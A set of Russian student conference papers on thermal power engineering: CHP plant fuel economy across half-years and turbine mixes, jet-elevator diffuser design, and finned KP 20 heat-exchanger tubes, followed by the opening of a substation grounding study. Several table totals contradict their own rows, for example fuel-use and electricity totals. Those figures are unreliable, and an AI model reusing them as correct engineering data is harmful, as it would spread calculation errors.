Каждый год на станции формируется синтетический плановый энергобаланс, на базе которого прогнозируется топливная экономичность производства электроэнергии и теплоты на ТЭЦ. Рассмотрим, как меняются показатели ТЭЦ, расположенной в одном из регионов с умеренным климатом, в I-м и II-м полугодиях календарного года. Для него принята расчетная температура $t_{НВ}^P = -18^\circ\text{C}$ и длительность отопительного периода 209 суток. Отопительный период начинается 2 октября, а заканчивается 28 апреля. Влияющих на показатели ТЭЦ факторов несколько. Во-первых, II-е полугодие на 4 дня протяжённее I-го. Во-вторых, осенью сказывается смягчающее действие еще не замерзшего грунта на воздушные массы, а весной напротив, замерзший грунт способствует их расхолаживанию. В-третьих, пик зимних холодов приходится на период от 14 до 19 января («крещенские морозы») поэтому конец отопительного периода (когда средняя температура суток выше $+8^\circ\text{C}$) обычно приходится на конец апреля, а начало – только на начало октября. Значит, в I-м полугодии отопление отсутствует только два месяца (май и июнь), а во II-м – целых три (июль, август и сентябрь!).

Допустим, что на ТЭЦ установлены три однотипных блочных турбоагрегата (ТА) типа Т-100/120-130/2,5 с установленной мощностью регулируемых отопительных отборов 160 Гкал/ч. Если тепловая нагрузка на каждый турбоагрегат достигает 150 Гкал/ч – требуется включить очередной ТА. В эксплуатации должно находиться минимально возможное число ТА.

Показатели работы турбоагрегатов ТЭЦ по полугодиям

Таблица 1

Период	Суток в периоде	Месяц (по полугодиям)	Нагрузка тепловой сети, Гкал/ч	Количество турбоагрегатов (ТА)	Нагрузка на отбор одного ТА, Гкал/ч	Мощность одного ТА, МВт	Удельный расход теплоты на выработку э/э, ккал/кВт·ч
1	5 / -	I / -	442 / -	3 / -	147 / -	80 / -	1130 / -
2	26/31	I / XII	334 / 316	3 / 3	111 / 105	62 / 57	1110 / 1160
3	28/30	II / XI	298 / 262	2 / 2	149 / 131	92 / 87	1010 / 990
4	31/30	III / X	262 / 236	2 / 2	131 / 118	87 / 77	1000 / 1010
5	28/31	IV / IX	218 / 65	2 / 1	109 / 65	70 / 43	1040 / 1360
6	33/31	V / VIII	65 / 65	1 / 1	65 / 65	43 / 43	1360 / 1360
7	30/31	VI / VII	65 / 65	1 / 1	65 / 65	43 / 43	1360 / 1360

При прогнозировании работы ТЭЦ рассматриваются режимы с минимальным пропуском пара через ЦНД в конденсатор, потому что при этом безвозвратные потери теплоты отработанного пара сводятся к минимуму. В табл.1 приводятся результаты режимов работы тепловых сетей ТЭЦ в I-м и II-м полугодиях. Для иллюстрации различия в режимах работы отопительных

отборов турбоагрегатов служит рис. 1. Каждое полугодие разбито на календарные месяцы (по 6 в каждом), однако из января 5 суток выделены в особый (0-й – самый холодный) расчетный период. Кроме того 29 и 30 апреля, а также 1 октября (нет отопления) отнесены в неотапительный период, поэтому число дней в мае увеличено до 33, а в сентябре – до 31, а октябрь (30) и апрель (28) – стали короче.

Используя диаграммы удельного расхода теплоты на выработку электроэнергии [1, 2], на каждом режиме в зависимости от тепловой нагрузки отбора Q_T и давления пара в отборе p_T определяются минимальная (нормативная) мощность $N_{T(H)}$ (МВт) и удельный расход теплоты $q_{T(H)}$ (ккал/кВт·ч), необходимые для расчета требуемой котловой теплоты, Гкал/ч

$$Q_K = 10^{-3} N_T q_T + Q_T = Q_{\text{э}} + Q_T.$$

Часовой расход условного топлива котлоагрегатами ТЭЦ, т.у.т./час

$$B^{ТЭЦ} = B^{ТЭЦ} \cdot K_{\text{э}} + B^{ТЭЦ} \cdot (1 - K_{\text{э}}) = N_{ТА} \frac{100}{\eta_{ТП}} \frac{100}{\eta_{ПГ}^{БП}} Q_K \frac{1}{7} = B_{\text{э}} + B_T$$

зависит от количества агрегатов ($N_{ТА}$), утечек тепла от паропровода «котел-турбина» ($\eta_{ТП}$), и брутто-КПД котлоагрегата ($\eta_{ПГ}^{БП}$).

Как видно из данных табл. 2, в I-м полугодии вырабатывается на 22% теплоты и на 21,3% электроэнергии больше, чем во II-м. При этом расход условного топлива (УТ) в I-м полугодии лишь на 19,8% выше, чем во II-м.




Рис. 1.

Показатели топливной экономичности ТЭЦ

Таблица 2

Период	Выработка э/э, млн. кВт·ч	Выработка теплоты, тыс. Гкал	Использовано УТ, тыс. т.у.т	Коэффициент отнесения топливных затрат, $K_{\text{э}}$	Удельный расход УТ на э/э, г.у.т./кВт·ч	Удельный расход УТ на теплоту, кг.у.т./Гкал
1	28,8	35,0 / -	13,48 / -	0,54 / -	257,7 / -	116,9 / -
2	116,1	208,6/235,4	53,25/60,63	0,58/0,56	266,1/266,9	107,2/113,4
3	123,7	200,5/189,0	51,24/49,34	0,54/0,55	223,8/216,6	117,6/117,5

4	129,5	192,3/163,6	51,19/44,39	0,55/0,58	217,5/232,5	118,0/110,1
5	94,1	146,2/48,4	38,58/14,51	0,56/0,61	229,3/276,7	115,9/117,0
6	34,1	51,5/48,4	15,45/14,51	0,61/0,61	276,7/276,7	117,0/117,0
7	30,9	46,8/48,4	14,05/14,51	0,61/0,61	276,7/276,7	117,0/117,0
Всего	557,2	901,9/739,2	23,72/19,80	- / -	239,7/246,9	114,9/114,4

Поскольку удельные затраты топлива на отпуск 1 Гкал теплоты практически не изменились (114,9 и 114,4 кг.у.т/Гкал), то экономичность производства э/э в I-м полугодии оказалась выше, чем во II-м (239,74 и 246,93 г.у.т/кВт·ч) благодаря более полной загрузки турбоагрегатов ТЭЦ.

Список источников

1. Теплоэнергетика и теплотехника : справочник : в 4 кн. Кн. 3. Тепловые и атомные электрические станции. / под общ. ред. А. В. Клименко и В. М. Зорина. - М. : Изд-во МЭИ, 2001. - 561 с.

2. А.С. Стребков. Оптимизация режимов работы энергетического оборудования. Режимы работы энергетического оборудования. Определение топливной эффективности работы энергоагрегатов тепловых электрических станций [Текст]+[Электронный ресурс]: методические указания ...– 2-е изд., перераб. и доп. – Брянск: БГТУ, 2017. – 99 с.

3. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

4. Стребков А.С., Жавроцкий С.В. Оценка эффективности производства электрической энергии при использовании силового потенциала топливного газа. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 77-86.

Материал поступил в редколлегию 17.04.2024

УДК 697.9

О некоторых результатах аналитических исследований, направленных на оптимизацию геометрии диффузорных участков струйных аппаратов, используемых в системах централизованного теплоснабжения

Трифонова Яна Денисовна (ст.гр.22-ТиТ-збп-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение электро и теплоэнергетика» Анисина Александра Константиновича (anisinaa@gmail.com)

Аннотация. Сформулирована и подтверждена результатами аналитических исследований концепция подхода к увеличению значения статического к.п.д. струйных смесительных аппаратов используемых в системах централизованного теплоснабжения.

Ключевые слова: системы централизованного теплоснабжения, струйные смесительные аппараты, влияние формы диффузора на к.п.д. гидроэлеваторов.

Анализ теории и практики эксплуатации водяных централизованных систем теплоснабжения указывает на наличие определённых сложностей с обеспечением температурного режима в отопительных системах отдельных абонентских установок, подключаемых по зависимой схеме к тепловым сетям. Так, например, когда к магистральной тепловой сети, работающей в условиях расчётного температурного режима 150/70, необходимо подключить абонентские установки, температура теплоносителя в отопительных приборах которых не должна превышать 95 градусов (для жилых, общественных и административно-бытовых помещений [1]).

Указанная проблема достаточно просто решается установкой в индивидуальных тепловых пунктах зданий смесительных устройств, одним из которых может служить струйный смесительный аппарат – водоструйный элеватор. Подобные аппараты просты в изготовлении, практически безотказны в работе, энергонезависимы. Однако, наиболее существенным недостатком при их использовании является низкий статический коэффициент полезного действия элеватора, обусловленный потерями давления (напора) во всех составляющих его элементах, и, в частности, на диффузорном участке, что предопределяет необходимость обеспечения повышенных располагаемых напоров на абонентских вводах, по сравнению с необходимыми для преодоления гидравлических сопротивлений отопительных систем.

Диффузорный участок представляет собой, хотя постепенное, но расширение канала, являющееся одним из самых «тяжёлых для преодоления» гидравлических сопротивлений. Известно, что оптимальным углом раскрытия диффузора является значение, находящееся в диапазоне 15...20 градусов. При этом удаётся максимально снизить активность вторичных течений, направленных против направления вектора течения основного потока и оптимизировать потери на трение по длине диффузорного участка.

Наиболее технологичным в изготовлении является диффузорный участок элеватора с постоянным оптимальным углом раскрытия.

Как показали расчёты изменения скоростного и полного напоров на длине диффузора с постоянным углом раскрытия, наибольшая интенсивность гидравлических потерь приходится на первую треть длины от общей протяжённости канала. Именно здесь наблюдается интенсивное падение скоростного напора. Обнаруженный факт полностью соответствует положениям известной теоремы Борда: потери напора при расширении потока жидкости пропорциональны скоростному напору от потерянной скорости. В этом случае вырисовывается подход к снижению потерь на диффузорном участке, заключающийся в конструктивном обеспечении равномерного падения скоростного напора [2]. Моделируя равномерное уменьшение скоростного напора на полной длине диффузора путём назначения на отдельных его участках соответствующих углов раскрытия, было обнаружено заметное (практически в

два раза) снижение потерь в обсуждаемом конструктивном элементе элеватора. При этом на входных в диффузор участках назначались минимальные углы раскрытия диффузора, на выходных – максимальные.

По результатам проведенных изысканий можно сформулировать следующий вывод: диффузоры струйных аппаратов с постоянным углом между их образующими по всей длине характеризуются при прочих равных условиях достаточно высокими гидравлическими потерями, поэтому от такой формы следует по возможности отказываться и разрабатывать конструкцию диффузоров с участками с переменными углами. В этом случае обеспечивается относительно равномерное падение скоростного напора по длине диффузора, инициирующее снижение гидравлических потерь, и, как следствие, повышение статического к.п.д. элеватора.

Список источников

1. СНиП 41-01-2003 Отопление, вентиляция и кондиционирование / Госстрой России. – М.: ФГУП ЦПП, 2004. – 54 с.
2. Каменев П.Н. Гидроэлеваторы в строительстве: 2-е изд., перераб. и доп. – М.: Стройиздат, 1970. – 414 с.
3. Стребков А.С., Жавроцкий С.В. Оценка эффективности производства электрической энергии при использовании силового потенциала топливного газа. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 77-86.
4. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Исследование эффективности оребренных сборок из элементов КП 20 в поверхностных теплообменниках: термические и гидравлические характеристики

*Шуруха Даниил Сергеевич (ст.гр О-20-ТИТ-ИКНП-Б)
(danilshu121@gmail.com)*

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика» Богданова Романа Алексеевича.

Аннотация. В работе исследованы теплогидравлические характеристики оребренныхборок трубных элементов из стали и меди. Экспериментальные данные подтвердили высокую прочность и устойчивостьборок к градиентам температуры воды. Результаты показали значительное повышение коэффициента теплопроводности по толщине ребер, что способствует повышению эффективности теплопередачи. Использование технологии

оребранных сборок из элементов КП 20 обещает улучшить работу поверхностных теплообменников и повысить их надежность.

Ключевые слова: поверхностный теплообменник, поребранные сборки из элементов КП 20, эффективность теплообменников, технология изготовления, гидравлические испытания, термоциклические испытания.

Поверхностный теплообменник состоит из пучка труб или трубных решеток. Внутри труб, образующих теплообменную поверхность, проходит тепло- или хладоноситель (или располагается электрический нагревательный элемент). Наружную поверхность труб зачастую омывает воздух, но может применяться и другая среда. В отличие от аппаратов контактного типа, в поверхностных теплообменниках непосредственное взаимодействие между воздухом и тепло- или хладоносителем отсутствует: теплообмен между ними происходит через разделяющую их стенку трубы.

Для повышения эффективности таких теплообменников обычно применяется внешнее оребрение трубных элементов с направлением ребер по потоку среды. Чем больше различие значений коэффициентов теплоотдачи у теплообмениваемых сред, тем более высокая степень оребрения необходима для сохранения высокого коэффициента эффективности теплопереноса по высоте ребра. Положительное влияние на теплоперенос оказывают повышение теплопроводности материала ребер, увеличение их толщины и уменьшение их высоты.

Известна оригинальная технология изготовления оребренныхборок из элементов КП 20 [1]. Эти элементы представляют собой стальную (сталь 08кп) пластину толщиной 0.4 мм, покрытую медной пленкой толщиной 0.025 мм. На пластинах методом штамповки вытянуты одна или две конусные горловины длиной 17 мм. Набор помещенных один в другой конусов после ряда технологических операций образует спаянную оребренную трубу внутренним/наружным диаметром (20/23 мм) с внутренней зубчатой поверхностью (рис. 1). Проведенные авторами настоящей статьи гидравлические испытания на разрыв трех двухтрубныхборок, содержащих по 109 прямоугольных элементов КП 20 (рис. 2), привели к разрывуборок при давлениях 39.4, 40.3 и 40.1 МПа. Значения этих показателей равноценны аналогичным для “монолитных” стальных труб того же диаметра и с такой же толщиной стенки.

Рассматриваемые оребренные сборки обладают преимуществами по сравнению с известными прототипами:

- контактное термическое сопротивление между ребрами и трубой под давлением отсутствует;
- технологические выступы на внутренней поверхности трубы интенсифицируют теплоотдачу к этой поверхности;
- поверхностный слой меди на ребрах повышает их среднюю теплопроводность по толщине (теплопроводность стали 08кп составляет 60

Вт/(м·К), медное покрытие приводит к росту средней теплопроводности металла сборки до 75 Вт/(м·К)] и коррозионной стойкости).




Рис. 1. Схема двухтрубного элемента КП 20, типоразмер 1 (а–в) и сборка из двухтрубных элементов КП-20 в разрезе (г). а – пластина с двумя трубами (верхней и нижней); б – конус, из которых набрана труба с ребрами в виде пластин с вы- ступами; в – выступ на пластине

Для определения устойчивости спайки элементов к резким изменениям температуры воды на сборке из 44 однотрубных элементов КП 20 были проведены следующие термоциклические испытания: 301 цикл с подачей в сборку воды, температура которой менялась на 140–150⁰С в течение 20–30 с при значении максимальной температуры 180⁰С. Циклы различались температурой воды на выходе из верхней и нижней труб сборки до 50⁰С (см. рис. 2) и температурой воды и металла ребра (до 120⁰С). Сборка сохраняла форму, размеры и герметичность при проведении испытаний, а также при последующей опрессовке при давлении 10 МПа. Сборка также оставалась герметичной после 41 замораживания и оттаивания воды при последующей опрессовке при давлении 10 МПа.

Цель теплогидравлических испытаний – создание методики теплогидравлического расчета теплообменников из элементов КП 20. Особое внимание при проведении этих испытаний было уделено соответствию результатов экспериментов расчетным данным, полученным по нормативным рекомендациям [3–5] для теплоотдачи и гидравлического сопротивления однофазного потока (вода, газ) как внутри зубчатой трубы, так и снаружи при поперечном обтекании оребренных труб воздушным потоком. Рассматривалась и возможность корректировки нормативных рекомендаций.

В табл. 1 приведены характеристики испытанных сборок из элементов КП 20 четырех типа размеров.

Таблица 1

Характеристика	Типо-размер			
	1	2	3	4
Форма элемента КП 20	Прямоугол ь-ная	Восьмиугол ь-ная	Круг- лая	Прямоуголь- ная
Внешние размеры элемента, мм	130 × 90	128 × 56	Ø56	130 × 90
Количество труб	2	2	1	2
Погонная площадь внешней поверхности	3.55	1.69	0.71	6.38
теплообмена, м ² /м				
Погонная масса, кг/м	9.23	6.51	2.30	17.1
Коэффициент оребрения χ	24.57	11.70	9.83	44.14
Шаг оребрения S_p , мм	6.5	6.5	6.5	3.5
Скорость в минимальном проходном сечении w , м/с	0.46–2.83	3.2–19.1	5.0– 20.0	2.6–5.8
Число Рейнольдса $w d_{тр}/\nu$, 10 ⁻³	0.58–2.83	4.4–28.0	8.2– 33.3	3.5–12.5
Число Рейнольдса wL/ν , 10 ⁻³	При $L = d_T$ 0.215–1. 61	При $L = l_0$ 8.7–55.6	При $L = l_0$ 15.4– 43.7	При $L = d_T$ 0.84–2.15

Примечание. L – некоторый характерный размер; $d_{тр}$ – наружный диаметр трубы, м; ν – кинематический коэффициент вязкости воздуха, м²/с; d_T – гидравлический диаметр пучка труб, м; l_0 – характерный размер трубы, м.

В ходе исследования были изучены теплогидравлические характеристики оребренных сборок трубных элементов из стали и меди. Эксперименты показали, что оребренные сборки обладают высокой прочностью и устойчивы к градиентам температуры воды. Спайка элементов оказалась надежной даже при резких изменениях температуры. Коэффициент теплопроводности по толщине ребер значительно повысил интенсивность процесса теплоотдачи, что сделало оребренные сборки эффективным компонентом в поверхностных теплообменниках.

Оребрение трубных элементов позволяет увеличить площадь теплообмена, что приводит к повышению эффективности теплопередачи. Использование элементов КП 20 со стальными пластинами, покрытыми медью, обеспечивает не только высокую теплопроводность, но и коррозионную стойкость. Технологические выступы на внутренней поверхности трубы способствуют интенсификации теплоотдачи и улучшению гидравлических характеристик.

Таким образом, результаты исследования свидетельствуют о высокой эффективности оребренных сборок из элементов КП 20 в поверхностных теплообменниках. Дальнейшее использование данной технологии позволит

повысить эффективность теплообмена и обеспечить надежную работу теплообменных устройств.

Список источников

1. Пат. на изобретение № 2272979. Пластинчатый теплообменник / Б.Н. Либкинд, С.Б. Либкинд. Зарегистрирован в Гос. реестре изобретений РФ 23.03.2006.
2. Лычаков В.Д. Экспериментальное исследование теплогидравлических характеристик теплообменников с развитой внешней поверхностью в системе мах безопасности АЭС: дис. ... канд. техн. наук. СПб.: НПО ЦКТИ, 2016.
3. Тепловой расчет котельных агрегатов (нормативный метод). СПб.: НПО ЦКТИ, 1998.
4. РД 24.035.05-89. Тепловой и гидравлический расчет теплообменного оборудования АЭС. Л.: НПО ЦКТИ, 1991.
5. РБ 040-09. Расчетные соотношения и методики расчета гидродинамических и тепловых характеристик элементов и оборудования водоохлаждаемых ядерных энергетических установок / ГНЦ РФ-ФЭИ; НТЦ ЯРБ. Утв. Федеральной службой по экологическому, технологическому и атомному надзору.

Материал поступил в редколлегию 20.04.2024

УДК 696.2

Влияние состава разнотипного турбинного оборудования на топливную экономичность теплоэнергоснабжения региона от ТЭЦ

Яшин Никита Игоревич (ст. гр. 20-ТуТ-птэ-Б)

(nikitoss.yashin20021@mail.ru)

Работа выполнена под руководством доцента кафедры «Турбиностроение электро и теплоэнергетика» Стребкова Александра Сергеевича

Аннотация: Объект исследования - коммунальная ТЭЦ с отпуском теплоты из теплофикационного отбора турбоагрегатов варьируемого состава. В работе изучена структура тепловых нагрузок ТЭЦ и показано влияние состава турбоагрегатов на показатели её работы.

Ключевые слова: теплоснабжение, отопление, горячее водоснабжение, теплоэлектроцентраль, турбоагрегат, котлоагрегат, установленная мощность, условное топливо.

Теплоснабжение населенных пунктов от ТЭЦ – основа энергетики российских регионов. Комбинированное производство электроэнергии и теплоты за счет энергии пара, частично отработавшего свой потенциал в части высокого и среднего давления теплофикационных турбоагрегатов (ТА) позволяет существенно сократить отвод теплоты в холодный источник в

конденсаторах ПТУ. При этом снижаются удельные расходы условного топлива как на каждый киловатт-час, так и на каждую гигакалорию теплоты. Эффективность работы теплофикационных турбоагрегатов достигает максимальных показателей на режимах, когда тепловая нагрузка регулируемых отборов пара близка к их установленной мощности, а пропуск пара в конденсатор через часть низкого давления – минимален. К сожалению, в процессе отопительного сезона расход пара на теплофикацию ощутимо меняется, поскольку он зависит от температуры наружного воздуха. Летом, когда отопление отсутствует, потребность в теплофикационном паре минимальна, а при движении из лета в зиму – суммарная нагрузка отборов пара турбоагрегатов возрастает. Пик холодов обычно приходится на середину января, а затем окружающий воздух постепенно теплеет, а отопительная нагрузка ТЭЦ снижается (к концу апреля для большинства российских регионов отопительный сезон заканчивается) до минимума.

По ходу отопительной кампании в зависимости от размеров ТЭЦ меняется количество одновременно используемых турбоагрегатов. Как только их нагрузка приближается (на 93-96%) к значению установленной мощности и экономичность турбоагрегатов достигает максимума, наступает время включать в работу очередную ТА. Потребность каждого ТА в паре при этом снижается (кратно их количеству). Расход котловой теплоты одного турбоагрегата (Гкал/ч) определяется по зависимости

$$Q_k = 10^{-3} N_T q_T + Q_T = Q_{\text{э}} + Q_T.$$

Значения мощности турбоагрегата N_T (МВт) и удельного расхода теплоты на выработку электроэнергии q_T (ккал/кВт·ч) определяются по энергетическим характеристика турбоагрегатов в зависимости от тепловой нагрузки отбора Q_T (Гкал/ч) и давления пара в регулируемом отборе p_T (кг/см²), которые в свою очередь определяются температурой в прямом трубопроводе тепловой сети ТЭЦ [1, 2].

В табл. 1 представлены данные о режимах работы тепловой сети ТЭЦ одного из российских городов, расположенных на юге европейской части РФ. Для нашего анализа достаточно сведений о работе ТЭЦ в I-м полугодии.

Таблица 1

Варианты загрузки турбоагрегатов ТЭЦ различного состава оборудования

Период	Суток в периоде	Нагрузка тепловой сети, Гкал/ч	Количество турбоагрегатов (ТА) 3·Т-100	Количество турбоагрегатов (ТА) 3·Т-100+Т-50	Нагрузка на отборы турбоагрегатов ТЭЦ, Гкал/ч	Мощность турбоагрегатов ТЭЦ, МВт
1	5	442	3	3+0	147.3/147.2+0	80.3 / 80.3
2	26	334	3	2+1	111.3/135.2+65	62.3 / 82.2+38,5
3	28	298	2	2+0	154.2/154.2+0	92.2 / 92.2+0
4	31	262	2	2+0	131.2/131.2+0	87.2 / 87.2+0

5	28	218	2	1+1	113·2/155·1+71	70·2 / 104+47,5
6	63	65	1	0+1	65·1/0+65	43·1 / 0+43

Периодизация температурного режима в основном совпадает с календарным изменением температуры наружного воздуха, однако из января особо выделено 5 самых холодных дней. Принято, что отопительный сезон заканчивается 28 апреля, далее на протяжении 63 дней тепловая нагрузка ТЭЦ минимальна и определяется потребностями горячего водоснабжения.

В исходном варианте состав турбинного оборудования однотипен – используются три ТА Т-100/120-130/2,5. Во втором варианте один турбоагрегат Т-100/120 периодически замещается виртуальным агрегатом половинной мощности (Т-50/60-130/2,5), при этом его установленная нагрузка теплофикационного отбора не 160 Гкал/ч (как у Т-100/120), а вдвое меньше – 80 Гкал/ч). На рис. 1 показано, что второй вариант комплектации ТЭЦ позволяет достигнуть бОльших значений относительной загрузки тепловых отборов турбоагрегатов в те периоды, когда допустимо использование турбоагрегата пониженной теплопроизводительности.

Поскольку чем ближе значение Q_T к значению установленной мощности отопительных отборов (160 Гкал/ч и 80 Гкал/ч), тем значение N_T – выше, а q_T – ниже. Потребность турбоагрегата в котловой теплоте будет сокращаться относительно, а расход теплоты на выработку электроэнергии будет сокращаться абсолютно. Вариант комплектации ТЭЦ, в котором турбо-агрегаты загружены полнее, покажет лучшую экономичность (см. табл.2).




Рис. 1

Показатели топливной экономичности ТЭЦ

Период	Выработка э/э, млн. кВт·ч	Выработка теплоты, тыс. Гкал	Использовано УТ тыс. т.у.т	Коэффициент отнесения топливных затрат, К _Э	Удельный расход УТ на э/э, г.у.т./кВт·ч	Удельный расход УТ на теплоту, кг.у.т./Гкал
1	28,8/28,8	53,04	13,48/13,48	0,54 / 0,54	252,7/252,7	116,9/116,9
2	116,1/126,4	208,59	53,21/53,53	0,58/0,55	266,1/233,0	107,2/115,6
3	123,6/123,6	200,51	51,24/51,24	0,54/0,54	223,8/223,8	117,6/117,6
4	129,5/129,5	195,28	51,19/51,19	0,55/0,55	217,5/215,5	118,0/118,0
5	94,1/101,8	146,22	38,52/39,69	0,56/0,53	229,3/206,6	115,9/127,3
6	65,0/65,0	98,28	29,50/25,80	0,61/0,55	276,7/218,2	117,0/118,1
Всего	55,7/57,5	901,93	23,72/23,49	- / -	239,7/222,2	114,9/118,8

При сохранении структуры тепловых нагрузок выработка электроэнергии ТЭЦ переменного состава ТА увеличилась на 2,2 млн. кВт·ч, а потребление топлива снизилось на 0,23 тыс. т.у.т. Наличие турбоагрегата типа Т-50/60 пониженной мощности улучшило маневренность составом энергоагрегатов ТЭЦ при сезонном изменении нагрузки тепловых сетей.

Список источников

1. Теплоэнергетика и теплотехника : справочник : в 4 кн. Кн. 3. Тепловые и атомные электрические станции. / под общ. ред. А. В. Клименко и В. М. Зорина. - М. : Изд-во МЭИ, 2001. - 561 с.

2. Стребков А.С. Оптимизация режимов работы энергетического оборудования. Режимы работы энергетического оборудования. Определение топливной эффективности работы энергоагрегатов тепловых электрических станций [Текст]+[Электронный ресурс]: методические указания ...– 2-е изд., перераб. и доп. – Брянск: БГТУ, 2017. – 99 с.

3. Стребков А.С., Жавроцкий С.В. Оценка эффективности производства электрической энергии при использовании силового потенциала топливного газа. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 77-86.

Материал поступил в редколлегию 17.04.2024

Секция «Промышленная электроника и электротехника»

УДК 574.46

Разработка расчётной модели заземляющего устройства подстанции с сопротивлением грунтов, характерных для Смоленского региона

Акулов Вадим Павлович (ст. гр. О-20-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Морозова Сергея Владимировича (Morser777@yandex.ru)

Аннотация. Целью данной работы является создание расчётной модели заземляющего устройства (ЗУ) подстанции (ПС) с помощью метода математического анализа и имитационного моделирование. Новизна работы состоит в создании цифровой модели работы ЗУ ПС и воздействия тока на оборудование подстанции или человека находящегося в зоне растекания токов. Выводы: созданная цифровая модель работы заземляющего устройства подстанции является имитационной математической моделью реального растекания токов по контуру заземления и реализует все базовые функции, связанные с расчётом потенциала заданной точки распределительного устройства относительно земли, что позволяет выполнять исследования его работы с достаточной точностью в лабораторных условиях.

Ключевые слова: заземляющее устройство, электрическая подстанция, электрический потенциал

Объектом моделирования является заземляющее устройство подстанции (ПС) классом напряжения 220 кВ. В состав ПС входят три распределительные устройства – открытое распределительное устройство (ОРУ) 220 кВ, ОРУ 110 кВ, комплектное распределительное устройство (КРУ) 10 кВ. Связь между ОРУ 220 кВ, 110 кВ и КРУ 10 кВ осуществляется через два автотрансформатора АДЦТ-125000/220/110.

Распределительное устройство 220 кВ ПС 220 кВ выполнено по схеме «треугольник». К нему подключена одна воздушная линия 220 кВ.

ОРУ 110 кВ выполнено по схеме «две рабочие и обходная система шин».

КРУ 10 кВ выполнено по схеме «две рабочие системы шин».

